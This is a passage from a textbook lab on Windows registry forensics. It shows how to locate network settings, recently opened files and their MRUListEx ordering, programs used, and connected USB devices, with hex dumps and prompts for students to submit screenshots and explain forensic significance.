DhcpGatewayHardware	REG_BINARY	c0 a8 01 01 06 00 00 00 58 6d 8f 1e 1e ...
DhcpGatewayHardwareCount	REG_DWORD	0x00000001 (1)
DhcpInterfaceOptions	REG_BINARY	fc 00 00 00 00 00 00 00 00 00 00 00 00 ...
DhcpIPAddress	REG_SZ	192.168.1.108
DhcpNameServer	REG_SZ	8.8.8.8 209.244.0.3 192.168.1.1
DhcpNetworkHint	REG_SZ	A43575
DhcpServer	REG_SZ	192.168.1.1
DhcpSubnetMask	REG_SZ	255.255.255.0
DhcpSubnetMaskOpt	REG_MULTI_SZ	255.255.255.0
Domain	REG_SZ	
EnableDHCP	REG_DWORD	0x00000001 (1)
IPAddress	REG_MULTI_SZ	
IsServerNapAware	REG_DWORD	0x00000000 (0)
Lease	REG_DWORD	0x00015180 (86400)
LeaseObtainedTime	REG_DWORD	0x5f116190 (1594974608)
LeaseTerminatesTime	REG_DWORD	0x5f12b310 (1595061008)
MTU	REG_DWORD	0x00000000 (0)
NameServer	REG_SZ	
RegisterAdapterName	REG_DWORD	0x00000001 (1)
RegistrationEnabled	REG_DWORD	0x00000001 (1)
SubnetMask	REG_MULTI_SZ	
T1	REG_DWORD	0x5f120a50 (1595017808)
T2	REG_DWORD	0x5f1288e0 (1595050208)
UseZeroBroadcast	REG_DWORD	0x000000ff (255)

FIGURE 23-4 Digital evidence of networking configuration settings in the registry

b. Submit a screenshot of digital evidence showing network settings for one of your machine’s interfaces.

c. Explain how information like this can be of great significance for a forensic investigation.

4a–4e

4f


Step 4 Locate potentially sensitive and valuable information stored in the registry related to files recently opened or run.

a. Navigate to Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs.

Many programs maintain a list of files that have been most recently accessed. When one of these programs is run, you'll see the names of the recently accessed files, usually when selecting File | Open from the menu bar.

These filenames are stored in multiple registry keys, but the RecentDocs key is the most well-known and complete one. It contains digital evidence of files and folders that were recently opened or run through Windows Explorer.

b. Double-click an item in the Name column in the right pane to see the name of the file. As shown in the dialog in Figure 23-5, the file I'm currently typing this chapter into, 011_23w.docx, is easily viewable on the right side: 011 is the McGraw-Hill project number for this book, this is Chapter 23, and this is my initial write (w).



Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs

RecentDocs
.0
.001
.03&cc=US&setlang=en-US&nclid=2E9D5920119D8162E741D747
.1/
.1507571562
.1507575713
.1507576166
.1508530605
.1508532128
.1508532461
.1508533041
.1508533220
.1508533875
.1508533966
.1508649528
.1508649596
.1508650780
.1508650937
.1508651156
.1508651334
.1508651657
.1508651830
.1508652008
.1508652136
.1508652930
.1508653260
.1508655344
.1508655690
.1508655786
.1508655893
.1508657526

Name	Type	Data
21	REG_BINARY	42 00 4c 00 54 00 00 0
22	REG_BINARY	49 00 4d 00 47 00 5f 0
23	REG_BINARY	65 00 78 00 65 00 72 0
24	REG_BINARY	32 00 30 00 30 00 35 0
25	REG_BINARY	63 00 6f 00 6d 00 70 0
26	REG_BINARY	69 00 6d 00 61 00 67 0
27	REG_BINARY	32 00 30 00 31 00 39 0
		49 00 6e 00 63 00 6f 0
		73 00 68 00 6f 00 77 0
		32 00 33 00 2d 00 31 0
		30 00 31 00 31 00 5f 0
		4d 00 35 00 37 00 2e 0
		54 00 68 00 65 00 20 0
		32 00 33 00 2d 00 34 0
		37 00 69 00 00 00 54 0
		66 00 6f 00 6f 00 64 0
		63 00 68 00 61 00 72 0
		4d 00 48 00 54 00 65 0
		73 00 2d 00 74 00 6f 0
		54 00 54 00 34 00 2e 0
		73 00 65 00 6c 00 65 0
		6a 00 75 00 6c 00 79 0
		32 00 30 00 36 00 00 0
		61 00 61 00 61 00 2e 0
43	REG_BINARY	31 00 30 00 39 00 33 0
44	REG_BINARY	4b 00 65 00 79 00 00 0
45	REG_BINARY	44 00 65 00 66 00 69 0
46	REG_BINARY	30 00 31 00 31 00 5f 0
47	REG_BINARY	45 00 78 00 65 00 72 0

Edit Binary Value

Value name:
46


Value data:

```
0000   30  00  31  00  31  00  5F  00    0 . 1 . 1 . _ .
0008   32  00  33  00  77  00  2E  00    2 . 3 . w . . .
0010   64  00  6F  00  63  00  78  00    d . o . c . x .
0018   00  00  72  00  32  00  00  00    . . r . 2 . . .
0020   00  00  00  00  00  00  00  00    . . . . . . . .
0028   30  31  31  5F  32  33  77  2E    0 1 1 _ 2 3 w .
0030   64  6F  63  78  2E  6C  6E  6B    d o c x . l n k
0038   00  00  52  00  09  00  04  00    . . R . . . . .
0040   EF  BE  00  00  00  00  00  00    ï ¾ . . . . . .
0048   00  00  2E  00  00  00  00  00    . . . . . . . .
0050   00  00  00  00  00  00  00  00    . . . . . . . .
```

OK Cancel

FIGURE 23-5 Digital evidence of the file I'm currently typing this chapter into

c. How was I able to so quickly locate the value of 46 as the one that contained the name of the file I'm currently working on? The numbers of the values in RecentDocs do not represent the order in which files and folders listed in the data section were accessed. In RecentDocs, the value MRUListEx contains the order. In Figure 23-6, notice the highlighted value 2E at the top. This 2E in hexadecimal converts to 46 in decimal, and that’s how I knew to look in the value 46 for the file that I’m currently working on. Convert the non-zero hex values to decimal and then open up the values in RecentDocs that correspond to those decimal values.



Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs

RecentDocs
.0
.001
.03&cc=US&setlang=en-US&nclid=2E9D5920119D8162E741D747
.1/
.1507571562
.1507575713
.1507576166
.1508530605
.1508532128
.1508532461
.1508533041
.1508533220
.1508533875
.1508533966
.1508649528
.1508649596
.1508650780
.1508650937
.1508651156
.1508651334
.1508651657
.1508651830
.1508652008
.1508652136
.1508652930
.1508653260
.1508655344
.1508655690
.1508655786
.1508655893
.1508657526

```
Name       Type        Data
75         REG_BINARY  37 00 2e 00 7a 00 69 0
76         REG_BINARY  4d 00 35 00 37 00 2d (
77         REG_BINARY  65 00 78 00 65 00 72 0
78         REG_BINARY  45 00 78 00 65 00 72 0
79         REG_BINARY  32 00 33 00 2d 00 35 C
                       48 00 78 00 44 00 53 0
                       7e 00 32 00 30 00 31 0
                       4d 00 69 00 73 00 63 C
                       57 00 65 00 69 00 73 0
                       49 00 4d 00 47 00 5f 0
                       63 00 68 00 69 00 70 0
                       49 00 4d 00 47 00 5f 0
                       46 00 32 00 33 00 2d C
                       4e 00 47 00 44 00 43 0
                       31 00 30 00 38 00 39 0
                       4c 00 61 00 62 00 73 0
                       54 00 68 00 65 00 20 0
                       43 00 68 00 61 00 70 0
                       73 00 74 00 75 00 66 0
                       63 00 6c 00 6f 00 74 0
                       54 00 45 00 00 00 54 0
                       43 00 53 00 43 00 32 0
95         REG_BINARY  32 00 37 00 30 00 00 0
96         REG_BINARY  64 00 6f 00 6d 00 61 0
97         REG_BINARY  72 00 65 00 77 00 61 0
98         REG_BINARY  32 00 30 00 30 00 34 0
99         REG_BINARY  3f 00 61 00 63 00 74 0
MRUListEx  REG_BINARY  00 00 00 00 2e 00 00 0
```

Edit Binary Value

Value name: MRUListEx

Value data:

```
0000  00 00 00 00 2E 00 00 00  . . . . . . . .
0008  88 00 00 00 74 00 00 00  . . . . t . . .
0010  07 00 00 00 1A 00 00 00  . . . . . . . .
0018  38 00 00 00 39 00 00 00  ; . . . 9 . . .
0020  4F 00 00 00 3A 00 00 00  O . . . : . . .
0028  25 00 00 00 60 00 00 00  % . . . ` . . .
0030  40 00 00 00 03 00 00 00  @ . . . . . . .
0038  70 00 00 00 11 00 00 00  p . . . . . . .
0040  59 00 00 00 21 00 00 00  Y . . . ! . . .
0048  4A 00 00 00 56 00 00 00  J . . . V . . .
0050  34 00 00 00 05 00 00 00  4 . . . . . . .
```

FIGURE 23-6 Identifying the order of RecentDocs values

The first entry of 00 00 00 00 corresponds to a value in RecentDocs of 0 (and refers to a folder I opened). The entries are actually stored in little-endian format of 4-byte values. In simplistic terms, that means we read the bytes in reverse order. The next entry reads 2E 00 00 00. When taking little-endian into account, that is read as 00 00 00 2E.

d. Scroll down and look at the subkeys of RecentDocs, and notice that each one is a file extension of a recently opened file. Open some of these subkeys, and find specific files by file type that you opened or ran recently. Each subkey has its own MRUListEx value that contains the order to read the values in each subkey, like we saw in the previous step.

e. Submit a screenshot of digital evidence showing a file you recently opened or ran recently, and a corresponding screenshot of digital evidence showing its hex value in MRUListEx. You can either use RecentDocs or one of its subkeys.

f. Explain how information like this can be of great significance for a forensic investigation.


📷 **5a, 5b**

⌨ **5c**

Step 5 Locate potentially sensitive and valuable information stored in the registry related to specific file types recently opened or saved.

a. Navigate to Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSavePidlMRU\.

This key contains the most recently opened or saved files through Windows Explorer dialog boxes and even web browsers using Open and Save. The subkey * stores the full paths to the 10 most recently opened or saved files. The other subkeys are groups by file extension, which makes searching for a specific type of file real handy. Notice in Figure 23-7 that I've found the screenshot I made for Figure 23-5. The folder name, Chapter 23, and the filename, F23-05.JPG are both visible.



Registry Editor

File Edit View Favorites Help

Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSavePidlMRU\JPG

OpenSavePidlMRU
- *
- 001
- 7z
- a
- asm
- bin
- bmp
- bob
- class
- cms
- com
- conf
- cpp
- crt
- csv
- DAT
- dll
- doc
- docx
- dotm
- exe
- flv
- gif
- h
- html
- i64
- id0
- idb
- iparw
- iso
- java
- jpeg
- JPG
- jpg_large
- jpg_small
- lnk
- log
- lua
- m4a
- mem
- mhtml
- MOV
- mp3

Name	Type	Data
(Default)	REG_SZ	(value not set)
0	REG_BINARY	14 00 1f 50 e0 4f d0 20 ea 3a 69 10 a2 ...
1	REG_BINARY	14 00 1f 50 e0 4f d0 20 ea 3a 69 10 a2 ...
10	REG_BINARY	14 00 1f 50 e0 4f d0 20 ea 3a 69 10 a2 ...
11	REG_BINARY	14 00 1f 50 e0 4f d0 20 ea 3a 69 10 a2 ...
12	REG_BINARY	14 00 1f 50 e0 4f d0 20 ea 3a 69 10 a2 ...
13	REG_BINARY	14 00 1f 50 e0 4f d0 20 ea 3a 69 10 a2 ...
14	REG_BINARY	14 00 1f 50 e0 4f d0 20 ea 3a 69 10 a2 ...
15	REG_BINARY	14 00 1f 50 e0 4f d0 20 ea 3a 69 10 a2 ...
16	REG_BINARY	14 00 1f 50 e0 4f d0 20 ea 3a 69 10 a2 ...
17	REG_BINARY	14 00 1f 50 e0 4f d0 20 ea 3a 69 10 a2 ...
18	REG_BINARY	14 00 1f 50 e0 4f d0 20 ea 3a 69 10 a2 ...
19	REG_BINARY	14 00 1f 50 e0 4f d0 20 ea 3a 69 10 a2 ...
2	REG_BINARY	14 00 1f 50 e0 4f d0 20 ea 3a 69 10 a2 ...
3	REG_BINARY	14 00 1f 50 e0 4f d0 20 ea 3a 69 10 a2 ...
4	REG_BINARY	14 00 1f 50 e0 4f d0 20 ea 3a 69 10 a2 ...
5	REG_BINARY	14 00 1f 50 e0 4f d0 20 ea 3a 69 10 a2 ...
6	REG_BINARY	14 00 1f 50 e0 4f d0 20 ea 3a 69 10 a2 ...
7	REG_BINARY	14 00 1f 50 e0 4f d0 20 ea 3a 69 10 a2 ...
8	REG_BINARY	14 00 1f 50 e0 4f d0 20 ea 3a 69 10 a2 ...
9	REG_BINARY	14 00 1f 50 e0 4f d0 20 ea 3a 69 10 a2 ...
MRUListEx	REG_BINARY	10 00 00 00 07 00 00 00 12 00 00 00 0b...

Edit Binary Value

Value name:

7

Value data:

```
0190     01  01  43  00  68  00  61  00    . . C . h . a .
0198     70  00  74  00  65  00  72  00    p . t . e . r .
01A0     20  00  32  00  33  00  00  00      . 2 . 3 . . .
01A8     18  00  60  00  32  00  00  00    . . ` . 2 . . .
01B0     00  00  00  00  00  00  80  00    . . . . . . . .
01B8     46  32  33  2D  30  35  2E  4A    F 2 3 - 0 5 . J
01C0     50  47  00  00  46  00  09  00    P G . . F . . .
01C8     04  00  EF  BE  00  00  00  00    . . ï ¾ . . . .
01D0     00  00  00  00  2E  00  00  00    . . . . . . . .
01D8     00  00  00  00  00  00  00  00    . . . . . . . .
01E0     00  00  00  00  00  00  00  00    . . . . . . . .
```

FIGURE 23-7 Digital evidence of files opened or saved in the registry

b. Submit a screenshot of digital evidence showing a different type of file you recently opened or saved recently, and a corresponding screenshot showing its hex value in MRUListEx. Use one of the subkeys of OpenSavePidlMRU.

c. Explain how information like this can be of great significance for a forensic investigation.

6a, 6b


6c

Step 6 Locate potentially sensitive and valuable information stored in the registry related to recently used programs.

a. Navigate to

Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\LastVisitedPidlMRU.

This key is related to the OpenSaveMRU key, giving further information. When a new value is added to the OpenSaveMRU key, a corresponding value is created here to contain a recently used path to an executable that the item was saved to or opened from. Only unique entries will be created for program filenames, but when that program is used in another folder, the data is updated. Again, MRUListEx identifies the order of the numbers in the Name column. Notice in Figure 23-8 that I've been using SnippingTool.exe to make the screenshots for this book.



Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\LastVisitedPidlMRU

Name	Type	Data
(Default)	REG_SZ	(value not set)
0	REG_BINARY	53 00 6e 00 69 00 70 00 7
1	REG_BINARY	7b 00 42 00 36 00 30 00 3
10	REG_BINARY	54 00 75 00 72 00 62 00 6
11	REG_BINARY	58 00 69 00 61 00 6f 00 5
12	REG_BINARY	7b 00 42 00 45 00 44 00 3
	RY	7b 00 43 00 31 00 43 00 3
	RY	6d 00 6d 00 63 00 2e 00 6
	RY	5a 00 6f 00 6f 00 6d 00 2e
	RY	7b 00 37 00 35 00 41 00 4
	RY	7b 00 36 00 30 00 38 00 4
	RY	50 00 69 00 63 00 6b 00 6
	RY	41 00 63 00 72 00 6f 00 52
	RY	63 00 68 00 72 00 6f 00 6c
	RY	48 00 78 00 44 00 2e 00 6
	RY	43 00 61 00 6d 00 74 00 6
	RY	48 00 69 00 64 00 65 00 6
	RY	77 00 61 00 6d 00 70 00 7
	RY	6e 00 6f 00 74 00 65 00 70
	RY	76 00 6d 00 70 00 6c 00 6
	RY	7b 00 43 00 44 00 36 00 3
	RY	66 00 69 00 72 00 65 00 6
	RY	7b 00 35 00 35 00 36 00 3
7	REG_BINARY	7b 00 36 00 43 00 41 00 3
8	REG_BINARY	6d 00 73 00 70 00 61 00 6
9	REG_BINARY	50 00 72 00 6f 00 44 00 6
MRUListEx	REG_BINARY	02 00 00 00 07 00 00 00 0

Value name:

0

Value data:

```
0000    53  00  6E  00  69  00  70  00    S.n.i.p.
0008    70  00  69  00  6E  00  67  00    p.i.n.g.
0010    54  00  6F  00  6F  00  6C  00    T.o.o.l.
0018    2E  00  65  00  78  00  65  00    ..e.x.e.
0020    00  00  14  00  1F  50  E0  4F    ......PàO
0028    D0  20  EA  3A  69  10  A2  D8    Ð ê:i.¢Ø
0030    08  00  2B  30  30  9D  3A  00    ..+00.:.
0038    2E  80  05  39  8E  08  23  03    ...9..#.
0040    02  4B  98  26  5D  99  42  8E    .K.&].B.
0048    11  5F  26  00  01  00  26  00    ._&...&.
0050    EF  BE  11  00  00  00  4F  E2    ï¾....Oâ
```

FIGURE 23-8 Digital evidence of a program used in the registry

b. Submit a screenshot of digital evidence showing a program you recently used.

c. Explain how information like this can be of great significance for a forensic investigation.

7a, 7b

7c


Step 7 Locate potentially sensitive and valuable information stored in the registry related to USB devices.

a. Navigate to

Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\USB.

This key will show information about USB devices and memory cards that have been plugged into this machine including timestamps and hardware identifiers.

You'll find phones, cameras, tablets, webcams, memory cards, USB drives, and more. Notice in Figure 23-9 that I've found information about an iPhone that I connected to the laptop I'm working on.



Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\USB\VID_05AC&PID_12A8&MI_00\6&17d07432&0&0000

```
USB
  ROOT_HUB30
  VID_0000&PID_0002
  VID_0011&PID_7788
  VID_043E&PID_9A39
  VID_045E&PID_0040
  VID_046D&PID_082D
  VID_046D&PID_082D&MI_00
  VID_046D&PID_082D&MI_02
  VID_046D&PID_C52B
  VID_046D&PID_C52B&MI_00
  VID_046D&PID_C52B&MI_01
  VID_046D&PID_C52B&MI_02
  VID_046D&PID_C52E
  VID_046D&PID_C52E&MI_00
  VID_046D&PID_C52E&MI_01
  VID_046D&PID_C538
  VID_046D&PID_C538&MI_00
  VID_046D&PID_C538&MI_01
  VID_04A9&PID_271A
  VID_04A9&PID_3174
  VID_04F2&PID_B5A8
  VID_04F2&PID_B5A8&MI_00
  VID_058F&PID_6366
  VID_05AC&PID_1281
  VID_05AC&PID_1281&MI_00
  VID_05AC&PID_1281&MI_01
  VID_05AC&PID_12A0
  VID_05AC&PID_12A0&MI_00
  VID_05AC&PID_12A8
  VID_05AC&PID_12A8&MI_00
    6&17d07432&0&0000
      Device Parameters
      Properties
    6&24eb8778&0&0000
```

Name	Type	Data
(Default)	REG_SZ	(value not set)
Address	REG_DWORD	0x00000004 (4)
Capabilities	REG_DWORD	0x00000080 (128)
ClassGUID	REG_SZ	{eec5ad98-8080-425f-922a-dabf3de3...
CompatibleIDs	REG_MULTI_SZ	USB\Class_06&SubClass_01&Prot_01...
ConfigFlags	REG_DWORD	0x00000020 (32)
ContainerID	REG_SZ	{f7aac0df-7fc2-5080-81a9-c0e7566fa...
DeviceDesc	REG_SZ	Apple iPhone
Driver	REG_SZ	{eec5ad98-8080-425f-922a-dabf3de3...
FriendlyName	REG_SZ	Apple iPhone
HardwareID	REG_MULTI_SZ	USB\VID_05AC&PID_12A8&REV_120...
LocationInformation	REG_SZ	0000.0014.0000.004.000.000.000.000.0...
LowerFilters	REG_MULTI_SZ	WinUsb
Mfg	REG_SZ	Apple Inc.
Service	REG_SZ	WUDFWpdMtp

FIGURE 23-9 Digital evidence of a phone connected to my laptop

You'll also notice the following VID numbers and corresponding manufacturers as well. A simple Google search will reveal some of the vendors I've patronized (Google "VID" and the 4-digit number).

VID 043E LG Electronics USA

VID 045E Microsoft Corp.

VID 046D Logitech, Inc.

